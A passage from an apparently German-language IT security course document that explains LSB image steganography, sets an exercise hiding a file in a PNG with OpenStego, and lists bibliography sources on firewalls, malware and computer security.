In der digitalen Welt gibt es unzählige Möglichkeiten um Informationen zu verstecken. Während die einen die Informationen in Bildern oder Musikdateien verstecken, missbrauchen die anderen Netzwerkprotokolle wie TCP/IP. Der grosse Vorteil der Steganographie beruht darin, dass ein nicht eingeweihter Empfänger grundsätzlich keine geheimen Informationen erwartet und eine nähere Untersuchung des Informationsträgers sehr unwahrscheinlich ist. Das ist bei der herkömmlichen Verschlüsselung nicht gegeben.

Aufgabe	Verstecken Sie das Dokument „The Pharming Guide“ mit dem Programm OpenStego in dem Bild „image.png“. Verwenden Sie dazu den LSB-Algroithmus und vergleichen Sie das generierte Bild mit dem Original.

LSB steht für Least Significant Bit und beschreibt den Ort wo die Daten versteckt werden: Im niederwertigsten Bit eines Farbwerts. Bei einem Bild mit 24 Bit Farbtiefe lassen sich folgich drei Bit in einem Pixel verstekcen. Das Ursprüngliche Bild wird dabei leicht verändert, jedoch ist der Unterschied von blosem Auge kaum erkennbar. Im Beispiel-Bild erkennt man bei genauer Betrachtung lediglich eine härtere Abstufung der Strassenfarbe links neben dem Auto.




Abbildung 20: OpenStego

Abbildung 18: Original

Abbildung 19: Mit Dokument

11. Quellen

[1] Ido Dubrawsky, *Firewall Evolution – Deep Packet Inspection.*
In: securityfocus.com.
Bearbeitungsstand: Juli 2003.
URL: http://www.securityfocus.com/infocus/1716

[2] Daniel Bachfeld, Dirk Knop, *Surfer im Fadenkreuz.*
In: c't - Magazin für Computertechnik.
Bearbeitungsstand: Heft 11/08, 13. Mai 2008

[3] Bruce Schneier *Schneier on Security – Safe Personal Computing.*
In: schneier.com.
Bearbeitungsstand: Dezember 2004.
URL: http://www.schneier.com/blog/archives/2004/12/safe_personal_c.html

[4] *Pädophil per Programm.*
In: Süddeutsche Zeitung.
Bearbeitungsstand: 3. März 2005
URL: www.sueddeutsche.de/,panl1/panorama/artikel/792/48744/

[5] *DCT, MPack developer.*
In: securityfocus.com.
Bearbeitungsstand: 20. Juli 2007
URL: http://securityfocus.com/print/news/11476

[6] *Help: I Got Hacked. Now What Do I Do?*
In: Microsoft.com. Security Management Column.
Bearbeitungsstand: 7. Mai 2004.
URL: http://www.microsoft.com/technet/community/columns/secmgmt/sm0504.mspx

[7] *Webseite des Chaos Computer Club's Ulm*
URL: http://www.ulm.ccc.de

[8] *NT-Dienste sicher Konfigurieren*
URL: http://www.ntsvcfg.de